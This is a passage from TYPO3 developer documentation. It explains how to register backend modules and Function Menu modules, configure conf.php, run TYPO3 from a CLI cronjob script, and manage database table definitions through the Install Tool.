if (TYPO3_MODE=='BE') {
    t3lib_extMgm::addModule('txtempM1','','',t3lib_extMgm::extPath($_EXTKEY).'mod1/');
}
```


"txtempM1" is the module key of the main module created. It could appear like this in the menu:



For sub modules:

```
if (TYPO3_MODE=='BE') {
    t3lib_extMgm::addModule('web','txtempM2','',t3lib_extMgm::extPath($_EXTKEY).'mod2/');
}
```

"web" is the name of the main module (the "Web>" module) and "txtempM2" is the sub-module key. In the menu this module could appear like this:



After such two modules has been added the \$TBE_MODULES array could look like this:

| | | |
|--------------------|---|--|
| web | txtemplavoilaM1,layout,view,list,info,perm,func,ts,txtemplavoilaM2,txtempM2 | |
| file | list,images | |
| txdamM1 | | |
| doc | | |
| user | task,setup | |
| tools | beuser,em,dbint,config,install,log,txphpmyadmin,txextdevalM1,txrealurlM1 | |
| help | aboutmodules,about,cshmanual | |
| _PATHS | web_layout | /var/www/typo3/dev/dummy_1/typo3/sysext/cms/layout/ |
| | web_ts | /var/www/typo3/dev/dummy_1/typo3/ext/tstemplate/ts/ |
| | tools_dbint | /var/www/typo3/dev/dummy_1/typo3/ext/lowlevel/dbint/ |
| | tools_config | /var/www/typo3/dev/dummy_1/typo3/ext/lowlevel/config/ |
| | tools_install | /var/www/typo3/dev/dummy_1/typo3/sysext/install/mod/ |
| | tools_log | /var/www/typo3/dev/dummy_1/typo3/ext/belog/mod/ |
| | tools_beuser | /var/www/typo3/dev/dummy_1/typo3/ext/beuser/mod/ |
| | tools_txphpmyadmin | /var/www/typo3/dev/dummy_1/typo3/ext/phpmyadmin/modsub/ |
| | help_aboutmodules | /var/www/typo3/dev/dummy_1/typo3/ext/aboutmodules/mod/ |
| | file_images | /var/www/typo3/dev/dummy_1/typo3/ext/imagelist/mod/ |
| | user_setup | /var/www/typo3/dev/dummy_1/typo3/ext/setup/mod/ |
| | user_task | /var/www/typo3/dev/dummy_1/typo3/ext/taskcenter/task/ |
| | web_view | /var/www/typo3/dev/dummy_1/typo3/ext/viewpage/view/ |
| | web_txtemplavoilaM1 | /var/www/typo3/dev/dummy_1/typo3conf/ext/templavoila/mod1/ |
| | web_txtemplavoilaM2 | /var/www/typo3/dev/dummy_1/typo3conf/ext/templavoila/mod2/ |
| tools_txextdevalM1 | /var/www/typo3/dev/dummy_1/typo3conf/ext/extdeval/mod1/ | |
| tools_txrealurlM1 | /var/www/typo3/dev/dummy_1/typo3conf/ext/realurl/mod1/ | |
| txtempM1 | /var/www/typo3/dev/dummy_1/typo3conf/ext/temp/mod1/ | |
| web_txtempM2 | /var/www/typo3/dev/dummy_1/typo3conf/ext/temp/mod2/ | |
| txtempM1 | | |

Notice that "txtempM1" became a key in the array (main modules) and "txtempM2" was added to the list of modules in the "Web" main module (sub-modules are listed). Also notice that the "_PATHS" key contains an array of file locations of all the modules that are coming from extensions! The last two entries in the list defines the locations of the two modules from our example!

conf.php

The "conf.php" file is used to configure both Backend Modules and Stand-alone scripts - but not Function Menu modules (which are running inside a backend modules environment!).

The file contains variable and constants definitions according to this scheme:

| Variable/Constant | Description | Examples |
|-------------------|---|---|
| TYPO3_MOD_PATH | PHP Constant. Defines the path <i>from</i> the main backend folder (where init.php is, PATH_typo3) to the base folder of the module (where the conf.php file is). Used in init.php to determine the sitepath. Very, very important. If this is not correct, your module will not pass init.php without an error. | <pre>// Configures path for a core module: define('TYPO3_MOD_PATH', 'mod/web/info/'); // Configures path for an extension module: define('TYPO3_MOD_PATH', '../typo3conf/ext/temp/mod2/');</pre> |
| \$BACK_PATH | Global Variable. Defines the path "back" to the main folder (PATH_typo3) from the module folder. Used by file references primarily. This is the reverse of "TYPO3_MOD_PATH". | <pre>// Configures backpath for a core module: \$BACK_PATH = '../..//'; // Configures backpath for extension module: \$BACK_PATH = '../..//../typo3/';</pre> |
| \$MLANG | Global variable containing title, descriptions and icon reference for the backend menu. <i>Applies only to Backend Modules.</i> | <pre>\$MLANG["default"]["tabs_images"]["tab"] = "moduleicon.gif"; \$MLANG["default"]["ll_ref"] = "LLL:EXT:temp/mod1/locallang_mod.php";</pre> |
| \$MCONF | Global variable containing settings like access criteria, navigation frame script, default submodule and the module name. <i>Applies only to Backend Modules.</i> | <pre>// For the "Web" main module: \$MCONF['defaultMod'] = 'list'; \$MCONF['navFrameScript'] = '../..//alt_db_navframe.php'; \$MCONF['name'] = 'web'; \$MCONF['access'] = 'user,group'; // More common for extension backend modules: \$MCONF["access"] = "user,group"; \$MCONF["script"] = "index.php";</pre> |

Extensions and "conf.php" files

When you create backend modules in extensions there is a tricky thing to be aware of; The "conf.php" file has to change depending on whether the extension is installed as "global"/"system" extension or "local". The reason is that the TYPO3_MOD_PATH and \$BACK_PATH values has to be different when an extension is in the "typo3conf/" folder which is located outside the main TYPO3 directory, PATH_typo3. For instance TYPO3_MOD_PATH could look like "../typo3conf/ext/myext/mod/" for a locally installed extensions while it would be "ext/myext/mod/" for a globally installed extension!

If you install extensions via the Extension Manager this is no problem since the Extension Manager (EM) corrects it before writing the "conf.php" file to the servers file-system. But you need to make your "conf.php" file compatible with this behaviour. Basically that includes:

- Insert the two lines with "defined('TYPO3_MOD_PATH'....." and "\$BACK_PATH =" as the first ones and do not prefix or suffix them with anything; then the EM should be able to detect them.
- In the "ext_emconf.php" file of the extension you need to add the directory of the module to the list of backend modules configured in the key \$EM_CONF[*extension-key*]["module"] - otherwise the EM will not know that there is a "conf.php" file to modify!

An example would look like this:

```
<?php
// DO NOT REMOVE OR CHANGE THESE 3 LINES:
define('TYPO3_MOD_PATH', '../typo3conf/ext/temp/mod2/');
$BACK_PATH='../..//../typo3/';
$MCONF["name"]="web_txtempM2";

$MCONF["access"]="user,group";
$MCONF["script"]="index.php";
$MLANG["default"]["tabs_images"]["tab"] = "moduleicon.gif";
$MLANG["default"]["ll_ref"]="LLL:EXT:temp/mod2/locallang_mod.php";
?>
```

\$MLANG

| \$MLANG keys | Description |
|---|---|
| <code>\$MLANG['default']['tabs_images']['tab']</code> | Icon reference |
| <code>\$MLANG['default']['ll_ref']</code> | "locallang" file reference where the keys "mlang_tabs_tab", "mlang_labels_tablabel" and "mlang_labels_tabdescr" defines titles and description text for the module. |
| <code>\$MLANG[language-key]['labels']['tablabel']</code> <code>\$MLANG[language-key]['labels']['tabdescr']</code> <code>\$MLANG[language-key]['tabs']['tab']</code> | Obsolete |

The \$MLANG variable contains the icon reference and title / description for a Backend Module. Originally the \$MLANG variable defined values for all languages inside the conf.php file. This (obsolete) codelisting shows it:

```
$MLANG["default"]["labels"]["tablabel"] = "Advanced functions";
$MLANG["default"]["tabs"]["tab"] = "Func";
$MLANG["default"]["tabs_images"]["tab"] = "func.gif";

$MLANG["dk"]["labels"]["tablabel"] = "Avancerede funktioner";
$MLANG["dk"]["tabs"]["tab"] = "Funk.";

$MLANG["de"]["labels"]["tablabel"] = "Erweiterte Funktionen";
$MLANG["de"]["tabs"]["tab"] = "Funk.";

$MLANG["no"]["labels"]["tablabel"] = "Avanserte funksjoner";
$MLANG["no"]["tabs"]["tab"] = "Funk.";

$MLANG["it"]["labels"]["tablabel"] = "Funzioni avanzate";
$MLANG["it"]["tabs"]["tab"] = "Funzione";
...

(OBSOLETE!)
```

This is still supported for backwards compatibility reasons. Today you need to configure only two lines, one for a "locallang" file reference and one for the icon image:

```
$MLANG['default']['tabs_images']['tab'] = 'func.gif';
$MLANG['default']['ll_ref']='LLL:EXT:lang/locallang_mod_web_func.php';
```

The icon reference (line 1) points to an icon image relative to the current directory (normally located there).


The "locallang" file reference in line 2 points to a "locallang"-file which in this case looks like this:

```
<?php
# TYPO3 CVS ID: $Id: locallang_mod_web_func.php,v 1.5 2004/04/30 16:19:54 typo3 Exp $
$LOCAL_LANG = Array (
    'default' => Array (
        'title' => 'Advanced functions',
        'clickAPage_content' => 'Please click a page title in the page tree.',
        'mlang_labels_tablabel' => 'Advanced functions',
        'mlang_labels_tabdescr' => 'You\'ll find general export and import functions here. ... sorting
of pages.',
        'mlang_tabs_tab' => 'Functions',
    ),
    'dk' => Array (
        'title' => 'Avancerede funktioner',
        'clickAPage_content' => 'Klik på en sidetitel i sidetræet.',
        'mlang_labels_tablabel' => 'Avancerede funktioner',
        'mlang_labels_tabdescr' => 'Her vil du finde generelle eksport og import funktioner. ...
sortering af sider.',
        'mlang_tabs_tab' => 'Funktioner',
    ),
    ...
);
?>
```

In this locallang file, some keys are reserved words that point out information related to the "conf.php" file:

- **mlang_tabs_tab** : Title of the module in the menu.
- **mlang_labels_tablabel** : Long title of the module. Used as "title" attribute for menu link and title in the "About modules" list.
- **mlang_labels_tabdescr** : Description of the module (used in "About modules")

\$MCONF

| \$MCONF keys | Description |
|---|---|
| <code>\$MCONF['name']</code> | <p>Module name.</p> <ul style="list-style-type: none"> ● For main modules this is <code>[module-key]</code> ● For sub modules this is <code>[module-key]_[sub-module-key]</code> ● For Stand-Alone scripts, prefixed "xMOD_" and then probably the file-name or another unique identification. <p>Examples (Backend Modules):</p> <pre>// Main module (from extension) \$MCONF["name"]="txtempM1"; // Submodule of "Web" main module: \$MCONF["name"]="web_txtempM2"; // File>Filelist module: \$MCONF['name']='file_list';</pre> <p>Example (Stand-alone scripts):</p> <pre>// Setting pseudo module name \$this->MCONF['name']='xMOD_alt_clickmenu.php'; // Setting pseudo module name for CSM item \$MCONF["name"]="xMOD_tx_temp_cml";</pre> |
| <code>\$MCONF['script']</code> | <p>Defines the PHP script which the module is run by. The backend will link to this script when the module is activated.</p> |
| <code>\$MCONF['access']</code> | <p>Defines access criteria by list of keywords. If "admin", only admin-users have access. If "user", "group" or "user.group" then the module is by default inaccessible.</p> <ul style="list-style-type: none"> ● "admin" : For "admin" users only. ● "user" : Configurable for backend users. ● "group" : Configurable for backend groups. ● [blank] : Everyone has access. <p>Example:</p> <p>"user.group" - No one (except "admin") has access <i>except</i> the module is specifically added in their user / group profile.</p> <p>This is how the Module selector looks for both backend users and groups:</p>  <p>(For Backend Usergroups you have to enable "Include Access Lists" in order to access the module selector).</p> |
| <code>\$MCONF['defaultMod']</code> | <p>Sub-module key of sub-module to be default for main module. (Only for Main modules)</p> |
| <code>\$MCONF['navFrameScript']</code> | <p>If set, the module will become a "Frameset" module and this will point to the script running in the navigation frame. (Only for Main modules)</p> <p>Example (From "Web" main module):</p> <pre>\$MCONF['navFrameScript']='../../alt_db_navframe.php';</pre> |
| <code>\$MCONF['navFrameScriptParam']</code> | <p>GET parameters to pass to the navigation frame script (only Sub-modules of a frameset module).</p> |

Example: conf.php for Stand-Alone backend scripts

The difference between a stand-alone backend script and a backend module is that the backend module has an API for access control and a menu item. But they share the same requirements for basic initialization.

The most basic configuration for a backend script is setting the `TYPO3_MOD_PATH` constant and the `$BACK_PATH` variable before including "init.php". The script "typo3/install/index.php" is an example of this:

```
define('TYPO3_MOD_PATH', 'install/');
$BACK_PATH='../';
...
require('../init.php');
```

It is more common to define the TYPO3_MOD_PATH constant and \$BACK_PATH variable in a separate conf-file - that is always done for modules and when you are supplying backend scripts from extensions. In such a case the initialization of the backend script will look like this:

```
unset($MCONF);
require('conf.php');
require($BACK_PATH.'init.php');
...
```

The file "conf.php" looks like this:

```
<?php
// DO NOT REMOVE OR CHANGE THESE 3 LINES:
define('TYPO3_MOD_PATH', '../typo3conf/ext/temp/cm1/');
$BACK_PATH = '../../../typo3/';
$MCONF['name'] = 'xMOD_tx_temp_cm1';
?>
```

The line defining \$MCONF['name'] is optional since the script is a stand-alone script. It might be used as a key for Function menus or otherwise. You can tell that it is a pseudo module name since it is prefixed "xMOD_".

The main point of TYPO3_MOD_PATH and \$BACK_PATH is to set the environment so TYPO3 knows the position of the backend script in relation to the main backend folder, PATH_typo3. And the inclusion of "init.php" is required in order to initialize the backend environment and authenticate the backend user. If the script returns from "init.php" it went well and you can be safe that a backend user is logged in (unless configured otherwise).

Example: conf.php for Backend Modules

The conf.php file for a backend module compared to a stand-alone script is different mainly by defining values for \$MCONF and \$MLANG. This is an example:

```
<?php
// DO NOT REMOVE OR CHANGE THESE 3 LINES:
define('TYPO3_MOD_PATH', '../typo3conf/ext/temp/mod2/');
$BACK_PATH = '../../../typo3/';
$MCONF['name'] = 'web_ttempM2';

$MCONF['access'] = 'user,group';
$MCONF['script'] = 'index.php';
$MLANG['default']['tabs_images']['tab'] = 'moduleicon.gif';
$MLANG['default']['ll_ref'] = 'LLL:EXT:temp/mod2/locallang_mod.php';
?>
```

It doesn't do any difference whether the module is a main- or sub-module. Only the \$MCONF['name'] will change in that case.

The Module script

Main framework of a Backend Module or Stand-Alone script

After the initialization a Backend Module or Stand-Alone script can contain any custom PHP code you wish. However most scripts from the core and system extensions will follow the same model as all other backend modules. An example looks like this:

```
29: // DEFAULT initialization of a module [BEGIN]
30: unset($MCONF);
31: require('conf.php');
32: require($BACK_PATH.'init.php');
33: require($BACK_PATH.'template.php');
34: $LANG->includeLLFile('EXT:temp/cm1/locallang.php');
36: require_once (PATH_t3lib.'class.t3lib_sbase.php');
37: // ....(But no access check here...)
38: // DEFAULT initialization of a module [END]
```

```

...
40: class tx_temp_cml extends t3lib_Sbase {
...
132: }
133:
134:
135:
136: if (defined('TYPO3_MODE') &&
$TYPO3_CONF_VARS[TYPO3_MODE]['XCLASS']['ext/temp/cml/index.php']) {
137:     include_once($TYPO3_CONF_VARS[TYPO3_MODE]['XCLASS']['ext/temp/cml/index.php']);
138: }
139:
140:
141:
142:
143: // Make instance:
144: $SOBE = t3lib_div::makeInstance('tx_temp_cml');
145: $SOBE->init();
146:
147:
148: $SOBE->main();
149: $SOBE->printContent();

```

- Lines 30-32 does the basic initialization
- Line 33 includes the backend document template class and language class (provides the \$LANG and \$TBE_TEMPLATE objects).
- Line 34 includes the main "locallang" file for the script
- Line 36 includes the base class for the class in the script
- Line 37 is where you should do your access check if you want to apply any.
- Line 40 to 132 defines the class that is called to create all output from this file. Notice that it extends "t3lib_Sbase" which is normal (but not required!) for backend modules and stand-alone scripts. The "SCbase" class provides some APIs for various things you often need.
- Line 136-138 checks for XCLASS extensions of the scripts class.
- Finally, line 144-149 instantiates the script class and calls the methods inside to render and output the content.

Checking for module access

If the script is a true backend module you should check for module access in line 37 where there is currently just a comment. The access is easily checked by this API function where you simply give the \$MCONF array as argument. The function will check what kind of access criteria are in the \$MCONF array and then evaluate the situation accordingly. In this case it will exit with a an error message if the user is not logged in.

```

// This checks permissions and exits if the users has no permission for entry.
$BE_USER->modAccess($MCONF,1);

```

Checking for "admin" user

In case your backend script requires the "admin" user to be logged in it is easy to do a check:

```

if (!$BE_USER->isAdmin()) die('No access for you...');

```

See the [API for the \\$BE_USER object](#) for more details.

More details

Please refer to the comments inside of the class file "t3lib/class.t3lib_sbase.php" for more details on a basic framework for backend modules ("script classes"). If you want to start a new backend module you should definitely use the Kicstarter Wizard to do so. It will set up all the basics for you.

Function Menu modules

Function Menu modules are integrated in existing backend modules that supports this feature. In the core the modules Web>Info and Web>Function does so. Also Web>Template and even User>Taskcenter does!

Function Menu modules are accessed through the function menu of the host module:



In this example the Web>Functions module is the host backend module and the selector box in the upper right corner shows the two Function menu modules attached to Web>Functions. It turns out that the function menu module "Wizards" supports even another level of externally attached scripts - a "second level Function Menu module". The API for adding elements to the second level is the same as for the first.

Attaching Function Menu modules to the host backend module

Function Menu modules live in the environment of the host backend module. Therefore they have no conf.php files etc. All they do is to supply a PHP class which is called when they need to be activated. Like any other module they have to render the content and return it then.

Attaching Function Menu modules to a host backend module is done by adding some values to an array in the global scope. To make this easy there is API function calls to do that which you should use. To create a Function Menu on the first level you would include this code in the "ext_tables.php" file of the extension:

```
if (TYPO3_MODE=='BE') {
    t3lib_extMgm::insertModuleFunction(
        'web_func',
        'tx_temp_modfunc1',
        t3lib_extMgm::extPath($_EXTKEY). 'modfunc1/class.tx_temp_modfunc1.php',
        'LLL:EXT:temp/locallang_db.php:moduleFunction.tx_temp_modfunc1'
    );
}
```

If you want to insert it on the second level this would be used (for the Wizards example above):

```
if (TYPO3_MODE=='BE') {
    t3lib_extMgm::insertModuleFunction(
        'web_func',
        'tx_temp_modfunc2',
        t3lib_extMgm::extPath($_EXTKEY). 'modfunc2/class.tx_temp_modfunc2.php',
        'LLL:EXT:temp/locallang_db.php:moduleFunction.tx_temp_modfunc2',
        'wiz'
    );
}
```

Notice the only difference; The addition of the fifth argument in the function call pointing to the first level Function Menu item.

Basic framework

The Function Menu module code is found in a class in the scripts pointed to in the configuration. Such a class extends the class "t3lib_extobjbase" which is designed to handle all the basic management of a Function Menu module.

A basic framework for a Function Menu module looks like this:

```
1: require_once(PATH_t3lib."class.t3lib_extobjbase.php");
2:
3: class tx_temp_modfunc1 extends t3lib_extobjbase {
4:     function modMenu() {
5:         global $LANG;
6:
7:         return Array (
8:             "tx_temp_modfunc1_check" => "",
9:         );
10:    }
11:
12:    function main() {
13:        // Initializes the module. Done in this function because we may need to re-initialize
if data is submitted!
14:        global $SOBE,$BE_USER,$LANG,$BACK_PATH,$TCA_DESCR,$TCA,$CLIENT,$TYPO3_CONF_VARS;
15:
16:        $theOutput.=$this->pObj->doc->spacer(5);
17:        $theOutput.=$this->pObj->doc->section($LANG->getLL("title"),"Dummy content here...",0,1);
18:
19:        $menu=array();
20:        $menu[]=t3lib_BEfunc::getFuncCheck($this->pObj->id,"SET[tx_temp_modfunc1_check]",$this-
>pObj->MOD_SETTINGS["tx_temp_modfunc1_check"]).$LANG->getLL("checklabel");
21:        $theOutput.=$this->pObj->doc->spacer(5);
```

```

22:         $theOutput.=$this->pObj->doc->section("Menu",implode(" - ", $menu),0,1);
23:
24:         return $theOutput;
25:     }
26: }
27:
28:
29:
30: if (defined("TYPO3_MODE") &&
TYPO3_CONF_VARS[TYPO3_MODE]["XCLASS"]["ext/temp/modfunc1/class.tx_temp_modfunc1.php"]) {
31:     include_once($TYPO3_CONF_VARS[TYPO3_MODE]["XCLASS"]["ext/temp/modfunc1/class.tx_temp_modfunc1.php"]);
;
32: }

```

From the code you might be able to figure out that the host backend module is available as the object reference `$this->pObj`. In this code listing it is used to access the document template object for rendering the output.

More details

More details about Function Menu modules and the framework of "t3lib_extobjbase" is found in extension programming tutorials and inside the class "t3lib_extobjbase" itself!

Creating new backend scripts

If you want to create a new backend main- or sub-module, create a new CSM item or a Function Menu module the best way to start yourself up is to use the Kickstarter. In a few clicks you have configured the basic framework and you get all the tedious and error prone work done for you automatically. Immediately you can begin to concentrate on the coding of your backend application.

In the Kickstarter, the menu items for backend scripts are found here:



For details on actual extension programming (which will also cover backend module programming), please refer to some of the extension programming tutorials around.

Initialize TYPO3 backend in a PHP shell script

Most scripts in TYPO3 expect to be executed from a web browser. However you might need to create a PHP script which is executed in a Unix shell as a cronjob. In itself PHP is capable of that as long as PHP was also compiled as a binary (typically "/usr/bin/php") but you need to do some tricks in order to initialize TYPO3s backend environment.

Tricky script path

The greatest challenge is to make the script recognize its own path. This is necessary for all includes afterwards. It seems that the path of the script is available as the variable `$HTTP_ENV_VARS['_']` in most cases. However it changes value depending on how you call the script. In order to make life easy for our programming we decide that the script must always

be executed by its absolute path. So “./myphpshellscrip.phpsh” will not work, but “/abs/path/to/typo3conf/ext/myext/myphpshellscrip.phpsh” will.

Basic framework

To set up a PHP shell script that initializes the TYPO3 you create a file with the framework here:

```
1: #!/usr/bin/php -q
2: <?php
3:
4: // *****
5: // Standard initialization of a CLI module:
6: // *****
7:
8: // Defining circumstances for CLI mode:
9: define('TYPO3_cliMode', TRUE);
10:
11: // Defining PATH_thisScript here: Must be the ABSOLUTE path of this script in the right
context:
12: // This will work as long as the script is called by it's absolute path!
13: define(PATH_thisScript,$HTTP_ENV_VARS['_']);
14:
15: // Include configuration file:
16: require(dirname(PATH_thisScript).'/conf.php');
17:
18: // Include init file:
19: require(dirname(PATH_thisScript).'/'. $BACK_PATH.'init.php');
20:
21:
22:
23: # HERE you run your application!
24:
25: ?>
```

- Line 1 will call the PHP binary to parse the script (just like a bash-script).
- Line 9 defines “CLI” mode for TYPO3. When this is set browser checks are disabled and you can initialize a backend user with the name corresponding to the module name you set up in the conf.php file. See later. So you **MUST** set the CLI mode, otherwise you will get nowhere.
- Line 13 defines the *absolute path* to this script! If for some reason the environment where the script is run does not offer this value in \$HTTP_ENV_VARS['_'] you will have to find it elsewhere and manually insert it. There seems to be no general solution for this problem.
- Line 16 includes a configuration file build exactly like conf.php files for backend modules in extensions. (In fact this script must be registered as a backend module)
- Line 19 includes the backend “init.php” file.

After these lines you have a backend environment set up. The browser check was bypassed and a backend user named like \$MCONF['name'] was initialized. If something failed init.php will exit with an error message. You can also execute the script with the “status” command (eg. “/abs/path/to/typo3conf/ext/myext/myphpshellscrip.phpsh status”) to see which user was initialized, which database found and which path the script runs from. This indicates the success of the initialization.

conf.php file


In the conf.php for the shell script you enter TYPO3_MOD_PATH and backend as usual.

The \$MCONF variable is also set with the module name. This must be prefixed “_CLI_” and then a unique module name, eg. based on the extension key. The value of \$MCONF['name'] in lowercase will be the backend username that is initialized automatically in init.php for your sessions. This is hardcoded.

An example conf.php file looks like this:

```
0: // DO NOT REMOVE OR CHANGE THESE 3 LINES:
1: define('TYPO3_MOD_PATH', '../typo3conf/ext/user_fi_io/cronmod/');
2: $BACK_PATH = '../..../typo3/';
3: $MCONF['name'] = '_cli_userfiio';
```

The backend user is then named “_cli_userfiio”:



Notice: You must make sure to enter the path of the “shell script module” in the `ext_emconf.php` scripts array (key “module”). If you do this, the extension manager will automatically fix the paths in the `conf.php` file when the extension with your script is installed in either global / local scopes. This is no different from ordinary backend modules which need the same attention!

Running the script

Any script configured like this can be run with the “status” argument and you will see whether the initialization went well:

```
agentk@rock:~$  
agentk@rock:~$ /var/www/typo3/dev/3dsplm_live/typo3conf/ext/user_fi_io/cronmod/index.phpsh status  
Status of TYPO3 CLI script:  
  
Username [uid]: _cli_userfiio [17]  
Database: t3_3dsplm_live  
PATH_site: /var/www/typo3/dev/3dsplm_live/  
  
agentk@rock:~$
```

Natural limitations

Since you are not running the script from a web browser all backend operations that work on URLs or browser information will not produce correct output. There simply is no URL to get if you ask “`t3lib_div::getIndpEnv()`” for “`TYPO3_SITE_URL`” or so!

You cannot expect to save session data for the authenticated backend user since there is no session running with cookies either. You should also remember that all operations done in the script is done with the permissions of the “`_cli_*`” user that was authenticated. So make sure to configure the user correctly. The “`_cli_`” user is not allowed to be “admin” for security reasons.

Database

Introduction

TYPO3 is centered around a RDB - a relational database. This database has historically been MySQL and until version 3.6.0 of TYPO3 MySQL calls were hardcoded into TYPO3.

Today you can use other databases thanks to a wrapper class in TYPO3, “`t3lib_DB`”. This class implements a simple database API plus `mysql-wrapper` function calls which gives us the following features:

- Backwards compatibility with old extensions
- Easy migration to database abstraction for old extensions
- Offering the opportunity of applying a DBAL (DataBase Abstraction Layer) as an extension (thus offering connectivity to other databases / information sources)
 - A DBAL can simply implement storage in other RDBs
 - Or it could be a simulation of a RDB while actually storing information totally different, like in XML files.
 - Or you create a simulation of the “`be_users`” table while looking up information in LDAP instead.
- Keeping a minimal overhead (in the range of 5%) for plain MySQL usage (which is probably what most TYPO3 based solutions is running anyway)

In other words; TYPO3 is optimized for MySQL but can perform with any information source for which someone will write a “driver”. Such drivers can easily be implemented as extensions thus offering other developers a chance to implement a full blown DBAL for TYPO3 in an extension - or for the local TYPO3 project this can offer improvised implementation of eg. XML database sources or whatever.

Relational Database Structure

Despite TYPO3s API for database connectivity which allows you to store information in eg. XML files instead of MySQL there is still a basic principle in any case; for TYPO3 internally every “data source” is expected to work as a flat database table with a number of fields inside and upon which you can perform queries! In other words; The DBAL can hide the actual storage mode for TYPO3 totally but internally TYPO3 *always* expects to select, update, insert and delete the equivalent of database records stored in tables!

For the rest of this section I will refer to “tables”, “fields” and “records” as if the data storage truly is a Relational Database despite that it might be an XML file depending on your current DBAL.

Requirements for TYPO3 managed tables

When you want TYPO3 to manage a table for you there are certain requirements.

- The table must be configured in the global array, `$TCA` (See “TYPO3 Core API” for details) - this will tell TYPO3 things like the table name, features you have configured, the fields of the table and how to render these in the backend, relations to other tables etc.

- You must add at least these fields:
 - “uid” - an auto-incremented integer, PRIMARY key, for the table, containing the *unique* ID of the record in the table.
 - “pid” - an integer pointing to the “uid” of the page (record from “pages” table) to which the record belongs.
 - *any other fields you like typically at least:*
 - A title field holding the records title as seen in the backend
 - A tstamp field holding the last modification time of the record
 - A sorting order field if records are sorted manually
 - A “deleted” field which tells TYPO3 that the record is deleted (if set)

The “pages” table

One table which has a special status is the “pages” table. This table is the backbone of TYPO3 as it provides the hierarchical page structure into which all other TYPO3 managed records are positioned.

You can understand the “pages” table as folders on a hard disc and all other records (configured in \$TCA) as files which can belong to one of these folders. As a unique identification of any record, “pages” record or otherwise, the “uid” field contains an integer value. And for any record the “pid” field is like the “path” in the file system telling which “page” the record belongs to.

Thus records in the “pages” table has a “pid” value which points to their “parent page” - the page record they belong to.

If a page (or record from another table) is found in the “Root” they have the “pid” 0 (zero).

Only admin-users can access records in the root. Also records from tables can normally only be created on a real page *or* in the root (unless configured otherwise).

Other tables

There are other tables in TYPO3 which are not subject to the uid/pid scheme as described above. But these tables are not possible to edit in TYPO3s standard interface (TCEforms/TCEmain). For instance such a table could be the “sys_log” table which is automatically written to each time you update something in TYPO3. Or the “be_sessions” table containing user sessions.

Generally:

- If a table is configured in \$TCA, then it *must* have the “uid” and “pid” fields as outlined above. Tables configured in \$TCA can be edited in the backend of TYPO3 and organized in the page tree.
- If a table is not configured in \$TCA it means the table is “hidden” to the backend user - such tables are controlled by the application logic automatically in some way or another.

Upgrade table/field definitions

When you upgrade to newer versions of TYPO3 or any extension in TYPO3 the requirements to the database tables and fields might have changed. However TYPO3 handles this automatically. If a new field or table has been added or changed the Install Tool in TYPO3 will detect that and warn you. When you install extensions, you will be warned as a part of the process when the extension is installed. When you upgrade the TYPO3 core source code you will have to manually trigger the validation functions inside the Install Tool:

TYPO3 3.7.0-dev Install Tool
Site: TYPO3

| |
|-----------------------------|
| 1: Basic Configuration |
| 2: Database Analyser |
| 3: Image Processing |
| 4: All Configuration |
| 5: typo3temp/ |
| 6: Clean up database |
| 7: phpinfo() |
| 8: Edit files in typo3conf/ |
| 9: About |

Update required tables [COMPARE](#)

Dump static data [IMPORT](#)

Compare with \$TCA
Create "admin" user

The step you should always take is to click the "COMPARE" link for "Update required tables" in the Install Tool. Now TYPO3 will search for the file "ext_tables.sql" in *all* installed extensions, add them together with the core requirements (t3lib/stdtdb/tables.sql) and take that as the complete expression of the database structure TYPO3 requires. Then TYPO3 will ask the database for the actual table / field structure and compare them. Any fields that has been added or changed will be shown and new tables can be created in the interface that pops up:

⚠ Table and field definitions should be updated

There seems to be a number of differences between the database and the selected SQL-file. Please select which statements you want to apply.

Add fields

- ALTER TABLE be_sessions ADD ses_hashlock int(11) DEFAULT '0' NOT NULL;
- ALTER TABLE be_users ADD disableIPlock tinyint(3) unsigned DEFAULT '0' NOT NULL;
- ALTER TABLE pages ADD nav_hide tinyint(4) DEFAULT '0' NOT NULL;
- ALTER TABLE pages ADD mount_pid_ol tinyint(4) DEFAULT '0' NOT NULL;
- ALTER TABLE cache_pagesection ADD mpvar_hash int(11) unsigned DEFAULT '0' NOT NULL;
- ALTER TABLE fe_sessions ADD ses_hashlock int(11) DEFAULT '0' NOT NULL;

Changing fields

- ALTER TABLE cache_pagesection DROP PRIMARY KEY;
- ALTER TABLE cache_pagesection ADD PRIMARY KEY (page_id,mpvar_hash);

Remove unused fields (rename with prefix)

- ⚠ (EXT) ALTER TABLE tt_content CHANGE tx_mininews_frontpage_list zzz_deleted_tx_mininews_frontpage_list;

Add tables

- CREATE TABLE cache_imagesizes (
md5hash varchar(32) DEFAULT '' NOT NULL,
md5filename varchar(32) DEFAULT '' NOT NULL,
tstamp int(11) DEFAULT '0' NOT NULL,
filename tinytext NOT NULL,
imagewidth mediumint(11) unsigned DEFAULT '0' NOT NULL,
imageheight mediumint(11) unsigned DEFAULT '0' NOT NULL,
PRIMARY KEY (md5filename)
) TYPE=MyISAM;
- CREATE TABLE tx_realurl_pathcache (
cache_id int(11) DEFAULT '0' NOT NULL auto_increment,
url varchar(255) DEFAULT '' NOT NULL,
PRIMARY KEY (cache_id)

A single click on a button in the bottom of the screen will carry out these changes for you!

As you can also see you will be told if tables or fields are not used any more. You can also choose to delete those if you like but it is not vital for the system to function correctly.

If the database matches exactly with the combined requirements of core and extensions you will see this message:

Update database tables and fields:

Table and field definitions are OK.

The tables and fields in the current database corresponds perfectly to the database in the selected SQL-file.

The class that contains code for comparing SQL files with the database is "t3lib/class.t3lib_install.php".

The ext_tables.sql files

Each extension might provide requirements for tables and/or fields in the database. This is done from the ext_tables.sql file. But the file is not (always) a valid SQL dump. In this case taken from the extension "TemplaVoila" you can see a full table definition at first. This can be piped to MySQL and a new table will be created.

But the second "CREATE TABLE" definition is incomplete. This is on purpose because it actually adds four new fields to the already existing table "tt_content".

